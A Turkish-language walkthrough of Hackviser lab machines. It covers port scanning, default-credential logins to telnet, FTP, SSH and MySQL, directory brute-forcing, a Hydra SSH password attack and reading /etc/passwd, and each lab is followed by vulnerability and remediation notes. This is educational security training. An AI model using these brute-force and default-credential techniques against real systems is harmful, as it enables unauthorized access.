

HACKVİSER ISINMA VE LABORATUVAR ÇÖZÜMLERİ

ARROW

Görev 1-2

Açık portları ve çalışan servisleri Öğrenmek için nmap aracını kullanarak bir tarama yapabiliriz. Terminale nmap *hedef makinenin ip adresi* yazarak taramayı başlatabiliriz.

23 portunun ve telnet servisinin çalıştığını görebiliriz.

```
root💀hackerbox:~# nmap 172.20.24.47
Starting Nmap 7.80 ( https://nmap.org ) at 2023-11-16 09:08 CST
Nmap scan report for 172.20.24.47
Host is up (0.00027s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
MAC Address: 52:54:00:E9:C7:20 (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.34 seconds
```

Görev 3-4

Telnet servisine bağlanmamız gerekiyor. Bunun için ise telnet *hedef makinenin ip adresi* komutunu kullanarak yapıyoruz. Bunu yaparken ise bir ipucu ile karşılaşıyoruz. Parola ve kullanıcı adını root olarak denememiz gerektiğini görüyoruz. Servise bağlandığımızda da makine hostname'ının arrow olduğu görüyoruz.

```
root💀hackerbox:~# telnet 172.20.24.47
Trying 172.20.24.47 ...
Connected to 172.20.24.47.
Escape character is '^]'.
Hey you, you're trying to connect to me.
You should always try default credentials like root:root

it's just beginning *_*
arrow login:
```

Görev 5

Bu görevi yapabilmek için bir önceki görevde bulduğumuz ipucunu kullanıp giriş yapıyoruz ve başarılı bir şekilde oturum açıyoruz. Çalışma dizinimizi öğrenmek için pwd komutunu kullanalım ve ısinmayı bitirelim.

Neler oldu?

1. Telnet Servisinin Açık Olması

- **Zafiyet:** Telnet, verileri şifrelemeden aktarır. Bu, kimlik doğrulama bilgileri de dahil olmak üzere tüm veri trafiğinin ağıda dinlenmesi durumunda açık hale gelmesine neden olur.
- **Çözüm:** Telnet yerine şifreli bir protokol kullanılmalıdır.

2. Zayıf ve Varsayılan Şifre (root olarak ayarlanmış şifre)

- **Zafiyet:** Root hesabında varsayılan veya tahmin edilmesi kolay bir şifre kullanmak, kaba kuvvet (brute-force) veya tahmin saldırılarına açık hale getirir.
- **Çözüm:** Güçlü, tahmin edilmesi zor şifreler kullanılmalı ve belirli periyotlarla şifre yenilenmelidir. Varsayılan şifreler sistem kurulumundan sonra mutlaka değiştirilmelidir. Ayrıca, iki faktörlü kimlik doğrulama (2FA) kullanılması da güvenliği artıracaktır.

3. Hostname Bilgisinin Açıkça Görünmesi

- **Zafiyet:** Hostname gibi bilgiler saldırganlara sistem hakkında bilgi verebilir ve iç ağ topolojisi hakkında ipucu sağlayabilir.
- **Çözüm:** Servis yapılandırmalarında hostname gibi bilgilerin görünürüğünü kısıtlamak önemlidir. SSH gibi daha güvenli protokollerde, banner bilgileri devre dışı bırakılarak bağlantı sırasında minimum bilgi gösterilmelidir.

4. Root Erişiminin Kolayca Sağlanabilmesi

- **Zafiyet:** Root kullanıcısına doğrudan erişim sağlanması, sistemin ele geçirilmesi için ciddi bir güvenlik açığıdır.
- **Çözüm:** Root hesabına doğrudan erişim sınırlanır, gerekirse root erişimi kapatılarak sistemde sınırlı yetkilere sahip kullanıcılar tanımlanmalıdır. İdari görevler için "sudo" gibi bir mekanizma kullanılabilir ve erişim yalnızca yetkili IP adreslerine izin verilerek sınırlanırılmalıdır.

FILE HUNTER

Görev 1

Yine port taraması yapıyoruz, bu sefer sefer servislerin versiyon bilgilerini de görelim. Bunun için komuta -sV parametresini eklemeliyiz.

```
root@hackerbox:~# nmap -sV 172.20.24.150
Starting Nmap 7.80 ( https://nmap.org ) at 2023-11-17 11:50 CST
Nmap scan report for 172.20.24.150
Host is up (0.0014s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  vsftpd  2.0.8 or later
MAC Address: 52:54:00:E7:28:8B (QEMU virtual NIC)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.99 seconds
```

Görev 2

FTP'nin açılımı File Transfer Protocol'dür.

Görev 3

FTP'ye bağlanmaya çalışırken kullanıcı adı ve şifre girmeden bir hoş geldin mesajı aldığımız görüyoruz. anonymous olarak bağlanmayı deneyelim.

```
root@hackerbox:~# ftp 172.20.24.150
Connected to 172.20.24.150.
220 Welcome to anonymous Hackviser FTP service.
Name (172.20.24.150:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Bağlanmayı başardık.

Görev 4

Çalıştırabileceğimiz komutları görmek için help komutunu kullanırız.

Görev 5

Bağlandığımız FTP sunucusundaki dosyaları görmek için ls komutunu kullanalım.

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp           25 Sep 08 08:07 userlist
226 Directory send OK.
```

Görev 6

help komutuyla kullanabileceğimiz komutları görmüştük. Oradaki get komutu ile dosyaları indirebiliriz.

Görev 7

Kullanıcı bilgilerini bulmak için, sunucudaki userlist adlı dosyayı get komutu ile indirip sunucuyu kapatmalı, ardından da cat komutu ile dosyayı okumalıyız.

```
ftp> get userlist
local: userlist remote: userlist
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for userlist (25 bytes).
226 Transfer complete.
25 bytes received in 0.00 secs (121.4630 kB/s)
ftp> bye
221 Goodbye.
root💀hackerbox:~# cat userlist
jack:hackviser
root:root
```

Neler oldu?

1. Anonim FTP Erişimi (Anonymous Access)

- Zafiyet:** Sunucuya herhangi bir kimlik doğrulaması olmadan "anonymous" kullanıcı olarak erişim sağlanabilmesi, sunucuya izinsiz girişe açık hale getirir. Bu durum, herkesin belirli dizinlere erişebilmesine ve dosya indirebilmesine yol açar.
- Çözüm:** Anonim FTP erişimi devre dışı bırakılmalı ve yalnızca kimlik doğrulaması yapılmış kullanıcıların erişimine izin verilmelidir. Gerekirse, kullanıcılar için güçlü parolalar zorunlu kılınmalıdır.

2. Bilgi Veren Karşılama Mesajı ("Welcome to anonymous Hackviser FTP service.")

- Zafiyet:** Karşılama mesajında sunucu hakkında bilgi verilmesi, saldırganların sistem hakkında ipuçları edinmesine neden olabilir. Bu, saldırganların hedef sistemin özelliklerini analiz etmesine yardımcı olabilir.
- Çözüm:** FTP yapılandırmalarında karşılama mesajları devre dışı bırakılmalı veya sistem hakkında bilgi vermeyen, genel bir mesaj kullanılmalıdır.

3. Kritik Dosyaların Yetkisiz Erişime Açık Olması (userlist Dosyasının Erişimi)

- Zafiyet:** Sunucudaki "userlist" gibi dosyaların anonim kullanıcılar tarafından görülebilmesi, kullanıcı bilgileri veya diğer hassas verilerin açığamasına yol açar.
- Çözüm:** FTP sunucusundaki dizin ve dosya izinleri gözden geçirilmeli ve yalnızca yetkili kullanıcıların erişimine izin verilmelidir. Kritik veya hassas dosyalar farklı bir klasörde tutulabilir veya erişim için ek kimlik doğrulaması istenebilir.

4. FTP'nin Şifrelenmemiş Veri Transferi Yapması

- Zafiyet:** FTP, şifrelenmemiş veri aktarımı yaptığı için kimlik bilgileri ve dosya içeriği ağ üzerinden okunabilir hale gelir.
- Çözüm:** FTP yerine, dosya transferleri için FTPS (SSL/TLS ile güvenli FTP) veya SFTP (SSH ile güvenli FTP) kullanılmalıdır. Bu protokoller, tüm veri trafiğini şifreleyerek veri güvenliğini sağlar.

SECURE COMMAND

Görev 1 -2

nmap taraması yaparak açık portları ve çalışan hizmetleri görebiliriz.

```
root@hackerbox:~# nmap 10.0.0.10
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-19 01:07 +03
Nmap scan report for 10.0.0.10
Host is up (0.059s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 8.05 seconds
```

Görev 3

ssh servisinin açık olduğunu gördük. `ssh <username>@<hostname or ip address> -p <port-number>` şeklinde ssh ile hedef makineye bağlanabiliriz. Bunun için görev içerisinde verilen `hackviser:hackviser` oturum bilgilerini kullanmamız gerekecek. Giriş yapmaya çalışırken Master'dan bir mesaj görüyoruz.

```
root@hackerbox:~# ssh hackviser@10.0.0.10
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-19 01:07 +03
Secure Command

Master's Message: W3lc0m3 t0 h4cking w0rld


```

hackviser@10.0.0.10's password:

```
Linux secure-command 6.1.0-12-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.52-1 (2023-09-07) x86_64
```

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

```
hackviser@secure-command:~$
```

Görev 4 – 5

Makineye bağlandık. Şimdi ise yetki yükseltmek için Linux'de switch user anlamına gelen su komutuyla en yetkili kullanıcı olan root kullanıcısına geçelim. Geçelim tabi ama o da ne? Parola isteniyor. Varsayılan ya da çok kullanılan şifreleri denersek root parolasının işe yaradığını görebiliriz.

```
hackviser@secure-command:~$ su root  
Password:  
root@secure-command:/home/hackviser#
```

Görev 6

Linux bilgisayarlarda adının başında . karakteri olan klasör ya da dosyalar gizli kabul edilirler. Yalnızca ls komutu ile bunları göremeyiz. Gizli dosya ya da klasörleri görebilmek için ls komutuna bir de -a parametresini eklemeliyiz.

Görev 7

Şimdi, masterimizin tavsiyesini bulmamız gerekiyor. Dosyalar içinde biraz gezinelim bakalım bir şeyler bulabilecek miyiz?

```
root@secure-command:/home/hackviser# ls -a  
. .. .bashrc  
root@secure-command:/home/hackviser# cd ..  
root@secure-command:/home# ls -a  
. .. hackviser  
root@secure-command:/home# cd ..  
root@secure-command:/# ls -a  
. bin dev home initrd.img.old lib32 libx32 media opt root sbin sys usr vmlinuz  
.. boot etc initrd.img lib lib64 lost+found mnt proc run srv tmp var vmlinuz.old  
root@secure-command:/# cd  
root@secure-command:~/# ls -a  
. .. .advice_of_the_master .bashrc .local .ssh
```

Dosyalar içinde gezinirken home dizininde .advice_of_the_master adlı bir dosya var. Bunu cat komutu ile okursak masterimizin tavsiyesini öğrenebiliriz.

```
root@secure-command:~/# cat .advice_of_the_master  
st4y cur10us
```

Bonus: Şahsen ne yazdığını anlamadım, o yüzden merak edip internetten araştırdım. 4, a harfi yerine; 10 ise i harfi yerine geçiyormuş. Özellikle hacker kültüründe popüler bir jargonmuş. Stay curious ise meraklı kal demekmiş. Sanırım master'in tavsiyesine fark etmeden biraz uyuyoruz. xd

Neler oldu?

1. SSH Erişiminde Zayıf Parola Kullanımı (root olarak belirlenmiş parola)

- **Zafiyet:** Root gibi kritik bir kullanıcı için kolay tahmin edilebilecek bir parola kullanılması, yetkisiz kişilerin sisteme erişim sağlamasına neden olabilir.
- **Çözüm:** Root kullanıcısı ve diğer kullanıcılar için güçlü, karmaşık parolalar belirlenmelidir. Ayrıca, SSH bağlantılarında iki faktörlü kimlik doğrulama (2FA) kullanılmalı ve parolalar belirli aralıklarla güncellenmelidir.

2. Root Yetkilerinin Kolayca Elde Edilebilmesi

- **Zafiyet:** Root kullanıcıya doğrudan erişim verilmesi veya kullanıcıların su komutu ile root yetkisi alabilmesi, sistemin ele geçirilmesine neden olabilir.
- **Çözüm:** Root kullanıcı hesabına doğrudan erişim devre dışı bırakılmalı ve yalnızca sudo ile yetkilendirilmiş kullanıcıların belirli yetkilerle işlem yapmasına izin verilmelidir. Ayrıca, yalnızca belirli IP adreslerinden root yetkisi alınmasına izin verilecek şekilde kısıtlamalar getirilebilir.

3. Gizli Dosyalara Yetkisiz Erişim

- **Zafiyet:** Home dizininde bulunan ve gizli olduğu varsayılan dosyalara erişim, kullanıcıların kişisel veya kritik bilgilere yetkisiz ulaşmasına neden olur.
- **Çözüm:** Dosya izinleri düzenlenmeli ve yalnızca ilgili kullanıcıya erişim yetkisi verilmelidir. Ayrıca, kullanıcıların yalnızca kendi dizinlerine erişebilmesi sağlanarak dosya sistemi üzerinde erişim kısıtlamaları uygulanmalıdır.

4. SSH İçin Ek Güvenlik Önlemlerinin Eksikliği

- **Zafiyet:** SSH bağlantısı sağlandığında, brute-force veya parola tahmini ile sisteme erişim sağlanabilir.
- **Çözüm:** SSH konfigürasyon dosyasındaki PermitRootLogin ayarı "no" olarak değiştirilerek root erişimi tamamen kapatılmalı ve AllowUsers veya AllowGroups seçenekleri kullanılarak belirli kullanıcılar dışında erişim kısıtlanmalıdır. SSH sunucusunda güvenlik duvarı kurallarıyla yalnızca güvenilen IP'lerden erişim sağlanmalı ve başarısız oturum açma denemelerine karşı fail2ban gibi güvenlik yazılımları kullanılmalıdır.

GUERY GATE

Görev 1 – 2

Artık adımız soy adımız gibi biliyoruz kiii, nmap taraması yapıyoruz.

```
root@hackerbox:~# nmap 172.20.7.45
Starting Nmap 7.80 ( https://nmap.org ) at 2023-11-19 06:45 CST
Nmap scan report for 172.20.7.45
Host is up (0.00037s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
3306/tcp  open  mysql
MAC Address: 52:54:00:DB:AA:ED (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.29 seconds
```

Görev 3 – 4

En yetkili kullanıcı olarak aklimiza root gelebilir. MySQL'e bağlanırken `mysql -u root -h <target>` şeklinde bir komut dizisi kullanırız. Eğer burada olduğu gibi MySQL varsayılan olarak 3306 portunu kullanıyorsa bağlanırken port numarası belirtmemize gerek yoktur.

```
root@hackerbox:~# mysql -u root -h 172.20.7.45
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 8.0.34 MySQL Community Server - GPL

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input
statement.

MySQL [(none)]>
```

Root kullanıcısı olarak hedef makineye bağladık ve MySQL komut satırına ulaştık.

Görev 5

Kaç veri tabanı olduğunu görmek için bağlandığımız MySQL komut satırında SHOW DATABASES; komutunu çalıştırabiliriz.

```
MySQL [(none)]> SHOW DATABASES;
+-----+
| Database |
+-----+
| detective_inspector |
| information_schema |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.011 sec)
```

Böylece 5 veri tabanı olduğunu görebiliriz.

Görev 6 – 7

Detective_inspector veri tabanındaki tabloları görebilmek için önce USE komutu ile bu veri tabanını seçiyoruz. Sonrasında tabloları listelemek için SHOW TABLES; komutunu kullanmalıyız.

```
MySQL [(none)]> USE detective_inspector;
Reading table information for completion of table and column
names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [detective_inspector]> SHOW TABLES;
+-----+
| Tables_in_detective_inspector |
+-----+
| hacker_list                     |
+-----+
1 row in set (0.004 sec)
```

Tablonun ismi hacker_list olarak bulundu.

Görev 8

SELECT * FROM hacker_list; komutu ile tablonun içindeki verilere bakalım ve beyaz şapkalı hackerimizi bulalım.

```
MySQL [(none)]> SELECT * FROM hacker_list;
+----+----+----+----+----+
| id | firstName | lastName | nickname | type   |
+----+----+----+----+----+
| 1001 | Jed        | Meadows  | sp1d3r    | gray-hat
| 1002 | Melissa    | Gamble   | c0c0net   | gray-hat
| 1003 | Frank       | Netsci   | v3nus     | gray-hat
| 1004 | Nancy       | Melton   | s1torml09 | black-hat
| 1005 | Jack        | Dunn     | psyod3d   | black-hat
| 1006 | Arron       | Eden     | r4nd0myfff | black-hat
| 1007 | Lea         | Wells    | pumq7eggy7 | black-hat
| 1008 | Hackviser   | Hackviser | h4ckv1s3r  | white-hat
| 1009 | Xavier      | Klein    | oricy4l33  | black-hat
+----+----+----+----+----+
9 rows in set (0.005 sec)
```

Neler oldu?

1. Parolasız Root Erişimi

- Zafiyet:** Root kullanıcısının parolasız olarak erişime açık olması, veritabanına yetkisiz girişe ve hassas bilgilere ulaşmasına yol açar.
- Çözüm:** MySQL root kullanıcısı için güçlü bir parola belirlenmeli ve tüm kullanıcılar için parola gereksinimi zorunlu kılınmalıdır. Ayrıca, root yetkisi yalnızca gerektiğinde verilmelidir.

2. Ağ Üzerinden Root Kullanıcısının Erişime Açık Olması

- Zafiyet:** Root kullanıcısının ağ üzerinden bağlanmasına izin verilmesi, veritabanına dışarıdan yetkisiz erişim riskini artırır.
- Çözüm:** MySQL yapılandırmasında root kullanıcısının yalnızca yerel bağlantılar için kullanılmasını sağlayacak şekilde ayarlar yapılmalıdır. Bunun için MySQL konfigürasyon dosyasındaki bind-address ayarı "127.0.0.1" olarak belirlenebilir.

3. Veritabanı ve Tablo İzinlerinin Yetersiz Yapılandırılması

- Zafiyet:** Veritabanı tablolarına sınırsız erişim izni, hassas verilerin izinsiz görüntülenmesine neden olabilir.
- Çözüm:** Kullanıcı yetkileri gözden geçirilerek, yalnızca gerekli veritabanı ve tablolara erişim izni verilmelidir. Örneğin, belirli kullanıcılar yalnızca kendi veritabanlarına erişebilir ve belirli işlemlerle sınırlanır.

4. MySQL Üzerinde Güvenlik Duvarı veya IP Filtreleme Eksikliği

- Zafiyet:** MySQL sunucusuna herhangi bir IP'den erişilebilmesi, saldırganların veritabanına dışarıdan bağlanmasına olanak tanır.
- Çözüm:** Güvenlik duvarı kullanılarak MySQL bağlantısı yalnızca güvenilir IP adresleri veya yerel ağ ile sınırlanmalıdır. Böylece, veritabanına yalnızca belirlenen IP adreslerinden erişim sağlanabilir.

DISCOVER LERNAEAN

Görev 1 – 2

Port taraması yapıyoruz ama servis versiyonu istediği için -sV parametresini ekliyoruz.

```
root@hackerbox:~# nmap -sV 172.20.1.147
Starting Nmap 7.80 ( https://nmap.org ) at 2024-01-06 16:43 CST
Nmap scan report for 172.20.1.147
Host is up (0.00036s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.56 ((Debian))
MAC Address: 52:54:00:17:5D:01 (QEMU virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.02 seconds
```

SSH ve Apache http servislerinin çalıştığını görüyoruz. 80 portunda çalışan web sitesine tarayıcıımızla ulaşabiliriz.



Görev 3

Bu görevi yapabilmek için dizin taraması yapmamız gerekiyor. Bunun için dirbuster, gobuster gibi toollar kullanabiliriz. Gobuster brute-force için kullanılan bir araçtır. Bunu kullanmak için bir SecList'e ihtiyacımız var. HackerBox içinde halihazırda bulunan /usr/share/wordlists/SecLists yolundakini kullanalım.

```
root@hackerbox:~# gobuster dir -u 172.20.1.147 -t 50 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-1.0.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:          http://172.20.1.147
[+] Method:       GET
[+] Threads:      50
[+] Wordlist:     /usr/share/wordlists/SecLists/Discovery/Web-Content/
directory-list-1.0.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode
=====
/filemanager      (Status: 301) [Size: 318] [→ http://172.20.1.147/filemanager/]
Progress: 141708 / 141709 (100.00%)
=====
Finished
```

Filemanager adında bir dizin bulduk.

Görev 4

Bulduğumuz dizine tarayıcıımız üzerinden gidelim.



Böyle bir sayfaya karşılaştık. Giriş yapabilmek için daha fazla bilgiye ihtiyacımız var. Tiny File Manager'i internette arattığımızda <https://github.com/prasathmani/tinyfilemanager> bu github reposunu bulabiliyoruz. İçerisinde Tiny File Manager için 2 adet varsayılan kullanıcı adı ve parola olduğunu görüyoruz. Giriş yapmaya çalışırken user:12345 bilgilerinin işe yaradığını bulduk.

Görev 5

Bilgisayara eklenen son kullanıcı adını bulmak için /etc/passwd dosyasına bakmamız gerekiyor.

File Manager / etc

Download Open Back

```
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:110:systemd Time Synchronization,,,,:/run/systemd:/usr/sbin/nologin
sshd:x:105:65534:/run/sshd:/usr/sbin/nologin
hackviser:x:1000:1000:hackviser,,,,:/home/hackviser:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
rock:x:1001:1001::/home/rock:/bin/bash
```

En son eklenen kullanıcı rock imiş.

Görev 6

En başta yaptığımız port taramasında SSH servisinin de açık olduğunu görmüştük. rock kullanıcısı ile hedef makineye SSH ile bağlanmayı deneyelim. Bu sırada bizden rock kullanıcısının parolası istenecek. Bunu bulmak için de SSH brute-force yöntemini kullanabiliriz. Hydra parola kırmak için kullanılan bir brute-force aracıdır. SSH, Telnet, VNC, RDP ve MySQL gibi bir çok farklı servis ve protokolü destekler. *hydra [options] -s <port> <target-protocol> <module-options>* şeklinde bir kullanımı vardır. *rockyou.txt* ise dünya genelinde en çok kullanılan parolaları içeren bir listedir. Bu listeyi kullanarak bir brute-force saldırısı yapmayı deneyelim.

```
root@hackerbox:~# hydra -l rock -P /usr/share/wordlists/rockyou.txt 172.20.1.147 ssh

Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non-
binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-06 18:06:03
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/
p:14344398), ~896525 tries per task
[DATA] attacking ssh://172.20.1.147:22/
[STATUS] 123.00 tries/min, 123 tries in 00:01h, 14344280 to do in 1943:41h, 16
active
[22][ssh] host: 172.20.1.147  login: rock  password: 7777777
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until
end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-06 18:07:19
```

Böylece rock kullanıcısının parolاسını 7777777 şeklinde bulmuş olduk. Kral epey uğraşmış parola için.

Görev 7

Bu görevi yapmak için SSH ile hedef makineye bağlanalım. Kullanıcının son çalıştırıldığı komutlar home dizinin altında bulunan *.bash_history* içinde tutulur. Bu dosyayı da okuyarak son çalıştırılan komutu görebiliriz.

```
rock@discover-lernaean:~$ ls -lA
-rw-r--r-- 1 rock rock 121 Sep 20 10:19 .bash_history
-rw-r--r-- 1 rock rock 3526 Mar 27 2022 .bashrc
rock@discover-lernaean:~$ cat .bash_history
cat .bash_history
cd
ls -la
history
ls
ls -la
exit
cd
exit
pwd
cd /var/www/html/
ls -la
cd filemanager/
ls -la
cd
ls -la
```

Neler oldu?

1. Apache Varsayılan Sayfasının Görünmesi

- **Zafiyet:** Apache sunucusunun varsayılan sayfasının görünür olması, sunucunun yeterince yapılandırılmamış olduğunu ve potansiyel dizinlere izinsiz erişim riski taşıdığını gösterir. Bu durum, saldırganlara dizin taraması yapmaları için bir fırsat tanır.
- **Çözüm:** Apache kurulumundan sonra varsayılan sayfa değiştirilerek genel bir “Bakımda” veya “Erişilemiyor” mesajı gösterilmeli, gereksiz dizinler ve dosyalar sunucudan kaldırılmalıdır. Ayrıca, dizin listelemesi kapatılmalıdır.

2. File Manager Uygulaması İçin Varsayılan Kimlik Bilgilerinin Kullanılması

- **Zafiyet:** Tiny File Manager gibi bir dosya yöneticisinin varsayılan kullanıcı adı ve parola ile korunması, saldırganların dosya sistemine doğrudan erişim sağmasına olanak tanır.
- **Çözüm:** File Manager gibi uygulamalar kurulum sırasında güçlü ve benzersiz bir kullanıcı adı ve parola ile yapılandırılmalıdır. Varsayılan kimlik bilgileri değiştirilmediği sürece sistem dış erişime kapalı tutulmalıdır.

3. /etc/passwd Dosyasına Erişim ve Kullanıcı Bilgilerinin Sızdırılması

- **Zafiyet:** /etc/passwd dosyasının açık erişime sahip olması, sistemdeki kullanıcı bilgilerini saldırganların öğrenmesine ve kullanıcı adları üzerinden parola denemeleri yapmasına olanak tanır.
- **Çözüm:** /etc/passwd dosyası sistem için gerekli olduğu sürece erişilebilir olmalıdır; ancak parolalar /etc/shadow dosyasında saklanmalı ve yalnızca yetkili kullanıcılar bu dosyaya erişebilmelidir. Dosya izinleri doğru yapılandırılarak kısıtlanmalıdır.

4. SSH Servisine Parola Tahminiyle (Brute-Force) Erişim

- **Zafiyet:** SSH sunucusunda zayıf parola veya kolay tahmin edilebilir parola kullanımı, saldırganların parola kırma araçları (hydra gibi) ile SSH oturumuna yetkisiz erişim sağlamasına olanak tanır.
- **Çözüm:** Kullanıcı parolaları güçlü ve karmaşık olmalı; SSH güvenliği için iki faktörlü kimlik doğrulama (2FA) etkinleştirilmelidir. SSH üzerinden yalnızca belirli kullanıcıların bağlanması izin verilebilir ve başarısız oturum açma denemelerine karşı fail2ban gibi güvenlik araçları kullanılmalıdır.

5. .bash_history Dosyasının Korunmaması

- **Zafiyet:** Kullanıcıların .bash_history dosyasının korunmaması, en son çalıştırılan komutların izinsiz görüntülenmesine yol açarak saldırganlara komut geçmişi ve olası güvenlik açığı bilgilerini sunabilir.
- **Çözüm:** Hassas kullanıcılar için .bash_history dosyasının tutulması engellenebilir veya düzenli olarak silinmesi sağlanabilir. Önemli kullanıcılar için HISTCONTROL=ignoreboth veya HISTFILESIZE=0 gibi çevresel değişkenler tanımlanabilir.

BEE

Görev 1

Artık ben söylemeye utanıyorum.

```
root@hackerbox:~# nmap 172.20.2.15
Starting Nmap 7.80 ( https://nmap.org ) at 2024-01-08 04:45 CST
Nmap scan report for 172.20.2.15
Host is up (0.00045s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
80/tcp    open  http
3306/tcp  open  mysql
MAC Address: 52:54:00:9B:5C:0F (QEMU virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 13.17 seconds
```

Görev 2

Açık olan http servisindeki web sitesine gidelim.



Sağ üstte bir login kısmı var. Buraya gitmeye çalışalım.



